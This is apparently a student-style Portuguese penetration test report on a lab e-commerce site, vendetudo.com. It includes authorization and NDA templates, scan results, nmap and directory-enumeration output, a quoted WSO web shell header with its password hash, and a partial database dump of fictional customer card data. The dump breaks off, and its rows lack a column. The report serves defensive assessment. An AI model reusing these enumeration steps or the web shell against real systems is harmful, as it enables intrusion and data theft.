



# RELATÓRIO DE PENTEST

Web Application

Wesley da Silva Flores Siqueira  
WEST COMPANY

## Grau de Sigilo / Secrecy Degree

Este documento é **estritamente confidencial** e foi elaborado exclusivamente para a empresa solicitante. Seu conteúdo contém informações sensíveis sobre vulnerabilidades que podem ser exploradas e comprometer a infraestrutura da empresa.

O acesso a este documento é **restrito** à empresa solicitante, e qualquer acesso não autorizado poderá resultar em **penalidades legais e contratuais**.

Recomenda-se que este documento seja **armazenado em um ambiente seguro** e, caso não seja mais necessário, que **não sejam mantidas cópias**, especialmente de trechos contendo informações detalhadas sobre as vulnerabilidades identificadas.

## DISCLAIMER

Este relatório de Teste de Penetração (**Pentest**) foi elaborado **exclusivamente para a empresa solicitante**, com base no **escopo, permissões e condições previamente acordadas**. As informações contidas neste documento são **estritamente confidenciais** e destinadas apenas ao **contratante e à sua empresa**.

O objetivo deste relatório é **identificar vulnerabilidades de segurança** por meio de **pentest de web application** e fornecer **recomendações para mitigação**. No entanto, **não há garantia** de que todas as falhas de segurança tenham sido detectadas, nem de que o ambiente esteja **totalmente seguro** contra possíveis ataques futuros. **A segurança da informação é um processo contínuo**, e novas ameaças podem surgir a qualquer momento.

A execução dos testes seguiu as **melhores práticas**, respeitando os limites definidos no **Acordo de Não Divulgação (NDA)** e na **Autorização Formal** concedida pelo cliente.

Qualquer uso indevido deste relatório, sua **divulgação não autorizada** ou **ações baseadas em seu conteúdo sem o devido acompanhamento profissional** podem representar **riscos adicionais** à segurança da organização.

O cliente assume **total responsabilidade** pela implementação das recomendações apresentadas e pelas decisões tomadas com base nos achados deste documento. **Não nos responsabilizamos por quaisquer danos diretos ou indiretos decorrentes da interpretação ou aplicação das informações aqui contidas.**

## Table of Contents

<b>Grau de Sigilo / Secrecy Degre</b>	<b>i</b>
<b>Relatório de Abertura (Kickoff)</b>	<b>1</b>
Objetivo e Escopo	1.1
Metodologia	1.2
Cronograma de teste	1.3
Ferramentas a Serem Utilizadas	1.4
Contatos e Comunicação	1.5
Autorização formal e NDA	1.6
<b>Relatório de Conclusão (Final)</b>	<b>2</b>
Resumo executivo	2.1
Resultados Detalhados	2.2
Análise de Risco	2.3
Plano de mitigação	2.4
Conclusão	2.5
Anexos e Bibliografia	2

# Relatório de Abertura (Kickoff)

## Relatório de Abertura(Kickoff)

O objetivo da realização deste pentest foi identificar vulnerabilidades na aplicação web proposta pelo cliente, bem como encontrar outras falhas que pudessem ser exploradas. Todo o processo de teste foi conduzido exclusivamente na aplicação web **vendetudo.com**, incluindo a API por ela utilizada. Outros serviços web identificados não foram testados, a fim de evitar impactos na infraestrutura da empresa.

A execução do teste foi realizada utilizando a metodologia **Black Box** (caixa preta), na qual nenhuma informação confidencial ou técnica dos sistemas foi previamente fornecida. Durante os testes, foram utilizados todos os meios disponíveis para identificar falhas ou brechas, sempre respeitando os limites acordados e garantindo que não houvesse interferência, danos às instalações ou sistemas da empresa, nem qualquer alteração impactante.

Além disso, os testes foram conduzidos apenas fora do horário comercial, com o objetivo de evitar impactos nas operações da empresa. Foi solicitado que, previamente à realização dos testes, os sistemas estivessem devidamente com backups em dia. E todo o processo conduzido pela **West Company** abrange apenas um serviço Web por contrato de pentest.

### Ativos explorados:

- vendetudo.com
- Vampi API
- MariaDB
- Infraestrutura de Rede
- Repositorio deCodigo ./git
- Diretórios de Backup

### Exceções de ativos:

- Importante.com
- Intra.net
- Vulnerável.com
- Dvwa.com

### Data de Execução

Testes executado na data 01/04/2025 até 13/04/2025, em horarios não comerciais para não atrapalhar as operações corporativas da empresa.

# Metodologia

As metodologias utilizadas são **PTES Technical Guidelines** e a **Web Security Testing Guide (WSTG)**, sendo a WSTG como guia de checklists a serem feitos nas realizações dos testes de invasão e PTEs para a montagem da estrutura do relatório. Garantindo melhor estrutura e para encontrar todas as vulnerabilidades.

## Cronograma de Teste

Os testes de **brute force** serão realizados ao longo de **um mês**, divididos em **quatro fases**:

- I. **Dia 1 a 3 - Coleta de informações**
  - a. Será realizada a busca de informações a respeito dos sistemas do contratante.
  - b. Mapear pontos de ataques (SSH, APIs, Login Web, etc.)
- II. **Dia 4 a 6 - Análise das vulnerabilidades e Testes de Brute Force**
  - a. Realizar ataques de força bruta nos serviços identificados.
  - b. Monitorar logs para identificar se há alertas ou bloqueios.
  - c. Caso seja encontrada uma vulnerabilidade de alto risco, será reportada imediatamente.
- III. **Dia 7 a 10 - Exploração de vulnerabilidades encontradas**
  - a. Testar acesso com credenciais descobertas.
  - b. Verificar possíveis movimentos laterais dentro do sistema.
  - c. Avaliar o impacto das vulnerabilidades e as formas de correção.
- IV. **Dia 11 a 13 – Entrega do Relatório**
  - a. Comunicação e organização de reunião com os times envolvidos na questão de segurança
  - b. Entrega do relatório final, com vulnerabilidades encontradas e possíveis soluções.

## Ferramentas a Serem utilizadas

- **Nmap**
  - Para **descobrir portas e serviços** rodando (como FTP, HTTP, SSH).
- **ffuf / gobuster / dirb**
  - Para **força bruta de diretórios e arquivos escondidos**, incluindo. git, /admin/, /phpmyadmin/, etc.
- **hydra / patator**
  - Para **ataques de força bruta** em serviços como FTP.
- **git-dumper**
  - Ferramenta utilizada para **reconstruir um repositório Git exposto** através de diretórios acessíveis
- **Metasploit Framework (msfconsole)**
  - Ferramenta utilizada para **identificar e explorar vulnerabilidades conhecidas**, com base nas versões dos serviços encontrados.
- **Owasp Zap**

- Ferramenta com **web spider/crawler** para testar vulnerabilidades expostas em serviços web
- **Netcat; LinPEAS**

## Contatos e Comunicação

O objetivo deste teste de pentest é avaliar a segurança do e-commerce **vendetudo.com**. Para isso, serão realizadas **análises de vulnerabilidades e testes de invasão** com o intuito de verificar a robustez dos sistemas e assegurar a proteção dos dados.

Durante a execução do teste, **não haverá comunicação direta com a equipe de segurança**, e **nenhuma interferência será permitida** por parte deles. A intenção é verificar se os controles e ferramentas já implementados na infraestrutura são suficientes para mitigar possíveis ataques.

Entretanto, caso sejam identificadas **vulnerabilidades de alto risco** durante qualquer fase do processo, estas serão **imediatamente reportadas**, com o objetivo de proteger o ambiente contra eventuais ameaças reais. A execução do teste será mantida **de forma discreta e controlada**, respeitando o escopo previamente acordado.

Ao final do contrato, **todas as vulnerabilidades e problemas identificados serão documentados em um relatório final**, que será apresentado em uma **reunião de encerramento** entre as equipes responsáveis, garantindo total transparência sobre os achados do teste.

# AUTORIZAÇÃO FORMAL DE TESTE DE PENETRAÇÃO

Eu, [Nome do responsável], representante legal da empresa [EMPRESA SOLICITANTE], CNPJ [Número do CNPJ], autorizo a realização do **Teste de Penetração de Web Application** nas infraestruturas de TI e nas aplicações da nossa empresa, conforme os termos e condições previamente acordados.

O teste será conduzido por [Nome da empresa ou consultor responsável], de acordo com a metodologia **Web Security Testing Guide (WSTG)** e **PTES Technical Guidelines**, da OWASP, com foco específico no teste de brute force.

## 1. OBJETIVO DA AUTORIZAÇÃO

Esta autorização permite que a empresa [Nome da empresa de pentest] realize os testes de penetração descritos no relatório com o objetivo de identificar vulnerabilidades de segurança e fornecer recomendações para mitigação.

## 2. DEFINIÇÕES

Os testes incluem, mas não se limitam a atividades de:

- Enumeração de serviços e portas
- Análise de vulnerabilidades e falhas de segurança
- Exploração controlada de vulnerabilidades identificadas

## 3. ESCOPOS E LIMITAÇÕES

Os testes serão realizados com base no escopo acordado, com foco na aplicação web, sendo:

- Análise de pontos críticos da aplicação web, como páginas de autenticação, APIs expostas, áreas administrativas e possíveis pontos de entrada para usuários externos.
- Não será realizado qualquer teste que possa impactar negativamente a operação da empresa, especialmente em sistemas de produção ou recursos críticos.

## 4. SEGURANÇA E CONFIDENCIALIDADE

O contrato está condicionado à assinatura do **Acordo de Não Divulgação (NDA)**, garantindo que todas as informações obtidas durante o teste sejam mantidas em sigilo. Durante a realização dos testes, todas as informações coletadas, incluindo dados sensíveis, serão tratadas de acordo com a legislação vigente de proteção de dados (como a **LGPD**, se aplicável).

## 6. ISENÇÃO DE RESPONSABILIDADE

A empresa contratante entende que a responsabilidade pela implementação das medidas de segurança recomendadas, como a mitigação das vulnerabilidades identificadas, é da própria organização. O relatório fornecido terá como objetivo informar as vulnerabilidades encontradas e sugerir formas de mitigação, mas a implementação das correções fica a cargo da empresa [EMPRESA SOLICITANTE].

## 5. PRAZO DE EXECUÇÃO

O teste será executado entre os dias **01/04/2025 e 13/04/2025**, exclusivamente em horários não comerciais, conforme acordo mútuo.

### Parte Contratante:

Nome: \_\_\_\_\_  
Assinatura: \_\_\_\_\_  
Data: \_\_\_\_\_

### Parte Receptora:

Nome: \_\_\_\_\_  
Assinatura: \_\_\_\_\_  
Data: \_\_\_\_\_

# Acordo de Não Divulgação (NDA)

Este Acordo de Não Divulgação (NDA) é celebrado entre:

## Parte Contratante

Empresa/Cliente	
CNPJ/CPF	
Endereço	

## Parte Receptora

Nome/Empresa	
CNPJ/CPF	
Endereço	

Data de Início: [Data de início]

Data de Término: [Data de término]

## 1. OBJETO DO ACORDO

Este Acordo de Não Divulgação tem como objetivo garantir que a **Parte Receptora** mantenha em sigilo todas as informações relacionadas ao **Teste de Penetração de Web Application** realizado pela **Parte Contratante**, incluindo, mas não se limitando a vulnerabilidades descobertas, dados técnicos, relatórios de segurança, métodos de ataque, entre outros materiais confidenciais.

## 2. DEFINIÇÃO DE INFORMAÇÕES CONFIDENCIAIS

Informações Confidenciais incluem todas as informações relacionadas ao teste de penetração, tais como vulnerabilidades de segurança, recomendações, análises técnicas e quaisquer outros dados fornecidos pela Parte Reveladora, por qualquer meio, escrito, eletrônico ou verbal, durante a execução dos testes.

## 3. OBRIGAÇÕES DA PARTE RECEPTORA

A Parte Receptora concorda em:

- Manter a confidencialidade de todas as Informações Confidenciais e não as divulgar a terceiros sem a permissão prévia por escrito da Parte Contratante.
- Usar as Informações Confidenciais exclusivamente para os fins estabelecidos neste Acordo.
- Tomar todas as medidas razoáveis para proteger as Informações Confidenciais de divulgação não autorizada ou uso indevido.

## 4. EXCEÇÕES À CONFIDENCIALIDADE

As obrigações de confidencialidade não se aplicam a informações que:

- Já eram de domínio público ou que se tornaram públicas sem violação deste Acordo.
- Foram divulgadas por terceiros sem violação de uma obrigação de confidencialidade.
- Foram exigidas por lei, regulamentação ou ordem judicial, desde que a Parte Receptora informe a Parte Contratante de forma apropriada.



## 5. RESPONSABILIDADE E DANOS

A Parte Receptora será responsável por qualquer uso indevido das Informações Confidenciais e por danos diretos ou indiretos resultantes da violação deste Acordo.

## 6. PRAZO E VIGÊNCIA

Este Acordo entra em vigor na Data de Início e permanecerá em vigor até a Data de Término, com a obrigação de confidencialidade se estendendo por [inserir período] após o término.

## 7. ISENÇÃO DE RESPONSABILIDADE

A **Parte Contratante** não se responsabiliza por quaisquer danos diretos ou indiretos resultantes do uso indevido das Informações Confidenciais pela **Parte Receptora**. A **Parte Receptora** reconhece que, ao acessar e usar as Informações Confidenciais, ela o faz por sua própria conta e risco, assumindo total responsabilidade pela aplicação ou interpretação das informações. A **Parte Contratante** não garante que todas as vulnerabilidades ou falhas de segurança serão identificadas ou corrigidas, sendo este processo sujeito a limitações naturais de qualquer teste de penetração.

## 8. LEGISLAÇÃO APLICÁVEL E JURISDIÇÃO

Este Acordo será regido pelas leis da [jurisdição] e as partes elegem o foro da comarca de [local] para a resolução de quaisquer disputas.

Assinado por:

Parte Contratante:

Nome: \_\_\_\_\_

Assinatura: \_\_\_\_\_

Data: \_\_\_\_\_

Parte Receptora:

Nome: \_\_\_\_\_

Assinatura: \_\_\_\_\_

Data: \_\_\_\_\_

# Resumo Executivo – E-commerce VENDETUDO.COM

Durante a execução de um teste de intrusão no site **vendetudo.com**, foram identificadas **vulnerabilidades altamente críticas** que comprometem diretamente a segurança da aplicação, dos dados dos clientes e da infraestrutura de TI. As falhas encontradas permitem desde **acesso não autorizado a informações sensíveis**, até **execução remota de código e persistência**.

## Principais Vulnerabilidades Identificadas:

- **Dados de cartões de crédito vazados** e informações pessoais de usuários.
- **Acesso público a arquivos sensíveis** como .git, backups e base de dados.
- **Painéis administrativos expostos** (/admin, /phpMyAdmin) com autenticação, porém sem restrições de acesso por IP ou métodos de proteção adicionais..
- **Execução de código via reverse shell e escalada de privilégios no servidor.**
- **API interna (VamAPI)** exposta, sem controle de acesso adequado.
- Presença de plugins e serviços com vulnerabilidades conhecidas (**CVEs**).

## Classificação de Risco:

A maior parte das vulnerabilidades foi classificada com **risco ALTO a CRÍTICO**, com probabilidade elevada de exploração e **impacto**, sendo:

- **Sanções legais (LGPD)** – Dados pessoais que podem ser comprometidos e expostos
- **Exposição de estrutura interna e serviços.** git, APIs, diretório
- **Movimentação lateral** – reverse shell
- **Indisponibilidade de serviço** – Ataque de DoS no FTP.

## Plano de Mitigação Proposto:

### Imediato (0–3 dias):

- Remoção de arquivos e diretórios sensíveis (.git, /backups, vendetudo.sql)
- Restrições de acesso aos painéis administrativos
- Alteração imediata de senhas

### Curto Prazo (1 semana):

- Reforço de senhas e autenticações
- Configuração de firewall, segmentação de rede e **WAF na API**
- Criação de alertas e monitoramento com ferramentas de **SIEM**

### **Médio Prazo (2–3 semanas):**

- Atualização de sistemas e aplicações
- Implementação de **CSP**, **CSRF** e práticas seguras de criptografia

### **Constante:**

- Políticas de atualização contínua e varreduras de segurança recorrentes

### **Conclusão:**

A plataforma **vendetudo.com** apresenta **diversas vulnerabilidades críticas**, por conta de principalmente da **falta de configuração adequada na infraestrutura**. Essa fragilidade permite a execução de ataques I de **escalonamento**, comprometendo **dados sensíveis de clientes**, algo que prejudica a **imagem da empresa** e sua **conformidade com legislações como a LGPD**.

A **correção imediata** das falhas identificadas, aliada à implementação de **boas práticas de segurança da informação**, é essencial para **reduzir os riscos e prevenir incidentes**.


## Resultados Detalhado

Na realização dos testes de invasão no **vendetudo.com**, não foram encontradas vulnerabilidades de alta criticidade durante os testes realizados com o **OWASP ZAP**, porém, em outras varreduras e enumerações, foram descobertas informações bastante valiosas

### Análise dos Testes Automatizados

Nome	Nível de Risco	Número de instancias
Application Error Disclosure	Médio	963
Ausência de tokens Anti-CSRF	Médio	3
CSP: Wildcard Directive	Médio	18
CSP: script-src unsafe-eval	Médio	18
CSP: script-src unsafe-inline	Médio	18
CSP: style-src unsafe-inline	Médio	18
Content Security Policy (CSP) Header Not Set	Médio	1042
Hidden File Found	Médio	1
Missing Anti-clickjacking Header	Médio	989
Navegação no Diretório	Médio	1073
Vulnerable JS Library	Médio	3
Cookie No HttpOnly Flag	Baixo	1
Cookie without SameSite Attribute	Baixo	1
Cross-Domain JavaScript Source File Inclusion	Baixo	2
Divulgação de Data e Hora - Unix	Baixo	22
Divulgação de informações - Mensagens de Erro de Depuração	Baixo	6
Private IP Disclosure	Baixo	6
Server Leaks Version Info via "Server" Header Field	Baixo	1427
X-Content-Type-Options Header Missing	Baixo	1249
Authentication Request Identified	Informativo	9
CSP: X-Content-Security-Policy	Informativo	18
CSP: X-WebKit-CSP	Informativo	18
Content-Type Header Missing	Informativo	141
Divulgação de Informações - Comentários Suspeitos	Informativo	148
GET for POST	Informativo	1
Sensitive Information in URL	Informativo	15
User Controllable HTML Element Attribute (Potential XSS)	Informativo	81
Obsolete Content Security Policy (CSP) Header Found	Informativo	18

Os níveis de riscos são categorizados entre:



**High(Alto), Medium(Médio), Low(Baixo), Informational (Informativo) e False Positive (Falso Positivo)**

As vulnerabilidades identificadas no **OWASP ZAP** são classificadas de acordo com o **CWE (Common Weakness Enumeration) da MITRE**, sendo também associadas ao **OWASP Top 10**.

Durante os testes automatizados realizados com a ferramenta OWASP ZAP, foram identificadas diversas vulnerabilidades classificadas como de risco **médio e baixo**, não foram detectadas falhas críticas. Entre as principais vulnerabilidades reportadas, destacam-se:

- Políticas de Content Security Policy (CSP) fracas ou ausentes;
- Ausência de tokens Anti-CSRF;
- Potenciais vetores para ataques XSS (Cross-Site Scripting);
- Divulgação de informações sensíveis por meio de cabeçalhos HTTP, mensagens de erro ou comentários no código-fonte.

Apesar das detecções, a validação manual de algumas dessas vulnerabilidades demonstrou que nem todas eram exploráveis nas condições atuais da aplicação, devido a proteções adicionais ou falta brecha para o ataque. No entanto, outras falhas identificadas como **navegação de diretório** ou de **baixa prioridade** mostraram-se mais relevantes, pois podem servir para ataques mais complexos. Exemplos incluem a **exposição de arquivos sensíveis como o diretório. git, navegação por diretórios ocultos**. Além disso, foi possível obter informações sobre a infraestrutura do servidor e arquivos internos da aplicação.

## Scans de rede

Durante a fase de scan de rede utilizando a ferramenta **nmap** para identificar a infraestrutura de **vendetudo.com**, foram identificados diversos serviços ativos juntamente com suas versões. A partir dessas informações, foi possível levantar seguintes informações:

- **rDNS**: O endereço de **vendetudo.com** mostrou como IP **192.168.98.10** e apresentou dns reverso para **vulnerável.com**, indicando a possível a máquina que estava hospedando o site.

- **Porta 3389/tcp - Serviço XRDP:** Serviço de desktop remoto identificado. A presença desse serviço indica que é possível estabelecer uma conexão remota via RDP com as credenciais certas.
- **Porta 21/tcp - FTP (vsftpd 3.0.3):** Serviço de FTP identificado como vulnerável a ataques de negação de serviço (DoS) conforme registros no **CVE-2021-30047** e mestraploit no **MSFconsole**. Deve-se avaliar a necessidade da sua exposição ou atualização.
- **Porta 22/tcp - SSH (OpenSSH 9.2p1 Debian 2+deb12u3):** Esta versão possui falha crítica conhecida como **regreSSHion** sendo **CVE-2024-6387**, essa falha permite **execução remota de código (RCE) não autenticada**, potencialmente concedendo acesso root ao Sistema
- **Porta 80/tcp - HTTP (Apache 2.4.61):** Servidor web Apache ativo, utilizado como principal interface da aplicação. Investigado detalhadamente foi descoberto falha critica **CVE-2024-40725**, na qual permite
- **Portas 5001/tcp e 5002/tcp:** Identificados serviços de **API** ativos, referenciando o sistema **VampApi**. Esses serviços podem oferecer superfícies adicionais de ataque e devem ser avaliados individualmente quanto à autenticação, exposição de dados e possíveis falhas de autorização.

```
(aluno@atacante)-[~]
$ nmap -sV --version-intensity 5 vendetudo.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-06 21:35 -03
Nmap scan report for vendetudo.com (192.168.98.10)
Host is up (0.00041s latency).
rDNS record for 192.168.98.10: vulneravel.com
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh (n1) Server OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.61 ((Debian))
3389/tcp  open  ms-wbt-server xrdp
5001/tcp  open  complex-link?
5002/tcp  open  rfe?
```

Figura 1 Serviços encontrados com nmap

Métricas de criticidades encontradas no serviço pelo Nmap:

## APACHE

### Metrics

CVSS Version 4.0
CVSS Version 3.x
CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

**CVSS 3.x Severity and Vector Strings:**

**NIST: NVD**

**Base Score:** 5.3 MEDIUM

**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

**ADP: CISA-ADP**

**Base Score:** 5.3 MEDIUM

**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

## SSH

## Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

### CVSS 3.x Severity and Vector Strings:



CNA: Red Hat, Inc.

Base Score: **8.1 HIGH**

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

## FTP

## Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

### CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **7.5 HIGH**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

## Enumeração de diretórios

Durante a fase de enumeração no domínio **http://vendetudo.com/**, foram identificados diversos diretórios ocultos acessíveis diretamente, **sem qualquer mecanismo de autenticação ou controle de acesso**. Isso representa uma **falha crítica de configuração e exposição de informações sensíveis**. Os principais diretórios identificados foram:

- **/.git**

O repositório Git da aplicação estava exposto publicamente. Utilizando a ferramenta git-dumper, foi possível clonar todo o conteúdo do repositório para uma máquina local. Com isso, foi viável:

- Analisar o histórico de commits;
- Visualizar credenciais antigas ou arquivos sensíveis anteriormente versionados;
- Realizar rollbacks de versões;
- Obter estrutura e lógica da aplicação;
- Usar o site como base para ataques de *phishing* ao replicar sua estrutura visual.

- **/phpmyadmin**

Interface de administração do banco de dados MariaDB exposta publicamente. Mesmo que protegida por login, sua simples exposição pode permitir tentativas de força bruta ou ataques automatizados, além de indicar uso de ferramentas administrativas padrão.

- **/backups**

Diretório de backup acessível publicamente, contendo arquivos com **informações sensíveis** da

aplicação. Essa exposição pode permitir que um invasor obtenha dados internos da empresa ou usuários.

- **/admin**

Painel de administração do sistema identificado sem qualquer proteção por ACL (lista de controle de acesso). Ainda que seja exigida autenticação via senha, o diretório deveria ser restrito. O simples acesso à tela de login pode facilitar a enumeração de credenciais ou ataques de força bruta.

```
-- Scanning URL: http://vendetudo.com/ --
http://vendetudo.com/.git/HEAD (CODE:200|SIZE:21)
http://vendetudo.com/~admin (CODE:403|SIZE:278)
http://vendetudo.com/~bin (CODE:403|SIZE:278)
http://vendetudo.com/~ftp (CODE:403|SIZE:278)
http://vendetudo.com/~lp (CODE:403|SIZE:278)
http://vendetudo.com/~mail (CODE:403|SIZE:278)
http://vendetudo.com/~nobody (CODE:403|SIZE:278)
http://vendetudo.com/~sys (CODE:403|SIZE:278)
http://vendetudo.com/~sysadmin (CODE:403|SIZE:278)
=> DIRECTORY: http://vendetudo.com/admin/
=> DIRECTORY: http://vendetudo.com/backups/
=> DIRECTORY: http://vendetudo.com/css/
=> DIRECTORY: http://vendetudo.com/fonts/
=> DIRECTORY: http://vendetudo.com/img/
http://vendetudo.com/index.html (CODE:200|SIZE:12016)
=> DIRECTORY: http://vendetudo.com/js/
=> DIRECTORY: http://vendetudo.com/phpmyadmin/
http://vendetudo.com/robots.txt (CODE:200|SIZE:103)
http://vendetudo.com/server-status (CODE:403|SIZE:278)

-- Entering directory: http://vendetudo.com/admin/ --
http://vendetudo.com/admin/index.php (CODE:200|SIZE:2139)

-- Entering directory: http://vendetudo.com/backups/ --
!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://vendetudo.com/css/ --
!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://vendetudo.com/fonts/ --
!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://vendetudo.com/img/ --
!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://vendetudo.com/js/ --
!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://vendetudo.com/phpmyadmin/ --
```

Figura 2 Diretórios do vendetudo.com encontrados

## Análise de Diretórios Encontrados.

Durante os testes de enumeração e exploração de diretórios acessíveis em <http://vendetudo.com/backups/>, foram identificadas brechas de **alta criticidade** que representam sérios riscos à segurança da aplicação e à integridade dos dados dos clientes. As falhas descobertas poderiam comprometer totalmente a operação do e-commerce **vendetudo**.



Foram localizados dois arquivos acessíveis publicamente, **sem qualquer controle de acesso ou criptografia**, sendo eles:

- **admin.php.txt**

Este arquivo possuía o **código-fonte do painel administrativo** localizado em <http://vendetudo.com/admin>. No script, foi identificado um **hash de senha** que, após ser quebrado, permitiu acesso ao painel administrativo.

Dentro do painel, foi localizada uma **Web Shell**, o que configura uma **porta de entrada crítica para execução remota de comandos** e comprometimento total do servidor.

- **vendetudo.sql**

Arquivo de **backup do banco de dados** do sistema, contendo informações sensíveis de clientes, incluindo:

- Dados de clientes;
- **Dados de cartão de crédito expostos.**

Essa falha representa uma grave violação da **Lei Geral de Proteção de Dados (LGPD)**, que exige a proteção de dados pessoais. Caso essas informações sejam expostas por agentes maliciosos, a empresa poderia sofrer **sanções legais, multas e danos à reputação**.

Diante da criticidade da exposição, as informações encontradas foram **imediatamente reportadas ao contratante**, recomendando-se a **remoção urgente dos arquivos expostos** e a **aplicação de mecanismos de controle de acesso** nos diretórios sensíveis.




Figura 3 Diretório com backups sensíveis

```
← → ↻ 🏠 vendetudo.com/backups/admin.php.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

<?php
/* WSO 2.6 (484 Error Web Shell by Madleets.com) */
/*Made by DrSpy*/
$auth_pass = "e6e061838856bf47e1de730719fb2609";
$color = "#00ff00";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
```

Figura 4 Hash com a senha do painel administrativo

```
16 /?/140101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
17 /?/140101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
18 /?/140101 SET NAMES utf8mb4 */;
19
20 --
21 -- Database: 'vendetudo'
22 --
23 --
24 --
25 --
26 -- Table structure for table 'clientes'
27 --
28 --
29 --
30 CREATE TABLE `clientes` (
31   `nome` varchar(200) NOT NULL,
32   `endereco` varchar(500) NOT NULL,
33   `data_nascimento` date NOT NULL,
34   `cartao` bigint(11) NOT NULL,
35   `cartao_validade` date NOT NULL,
36   `cvv` int(11) NOT NULL,
37 ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
38
39 --
40 -- Dumping data for table 'clientes'
41 --
42 --
43 INSERT INTO `clientes` (`nome`, `endereco`, `data_nascimento`, `cartao`, `cartao_validade`, `cvv`) VALUES
44 ('João Silva', 'Rua das Flores, 123', '1998-05-15', '2025-08-01', 123),
45 ('Maria Oliveira', 'Avenida dos Girassóis, 456', '1985-10-22', '2024-12-01', 456),
46 ('Pedro Santos', 'Travessa das Águas, 789', '1995-03-10', '2026-03-01', 789),
47 ('Ana Costa', 'Praça das Palmeiras, 987', '1988-07-18', '2023-05-01', 234),
48 ('Carlos Oliveira', 'Alameda dos Pinheiros, 654', '1979-12-05', '2027-07-01', 567),
49 ('Sandra Pereira', 'Rua dos Lirios, 321', '1992-08-30', '2024-09-01', 890),
50 ('Ricardo Santos', 'Avenida das Rosas, 876', '1983-04-25', '2025-02-01', 901),
51 ('Mariana Costa', 'Travessa das Violetas, 543', '1998-01-12', '2026-11-01', 345),
52 ('Paulo Pereira', 'Praça dos Cravos, 210', '1975-11-08', '2023-03-01', 678),
53 ('Lúcia Santos', 'Alameda das Orquídeas, 111', '1980-06-20', '2027-04-01', 123),
54 ('Joaquim Oliveira', 'Rua das Margaridas, 222', '1991-09-17', '2024-06-01', 456),
55 ('Imês Pereira', 'Avenida das Hortênsias, 333', '1984-02-14', '2025-09-01', 789),
56 ('Bruno Silva', 'Travessa dos Crisântemos, 444', '1993-07-01', '2023-01-01', 234),
57 ('Fernanda Costa', 'Alameda das Acácias, 555', '1978-12-28', '2026-08-01', 567),
58 ('Henrique Oliveira', 'Praça das Azáleas, 666', '1990-05-15', '2024-12-01', 890),
59 ('Teresa Pereira', 'Rua das Dálias, 777', '1985-10-22', '2027-03-01', 901),
60 ('Miguel Santos', 'Avenida das Begônias, 888', '1995-03-10', '2023-05-01', 345),
61 ('Sofia Costa', 'Travessa das Glicínias, 999', '1988-07-18', '2025-10-01', 678),
62 ('Alberto Oliveira', 'Alameda dos Narcisos, 1010', '1979-12-05', '2026-01-01', 123),
63 ('Carla Pereira', 'Praça das Violetas, 1111', '1992-08-30', '2024-04-01', 456),
64 ('Guilherme Silva', 'Rua dos Narcisos, 1212', '1983-04-25', '2027-07-01', 789),
65 ('Raquel Costa', 'Avenida dos Jasmims, 1313', '1990-01-12', '2023-09-01', 234),
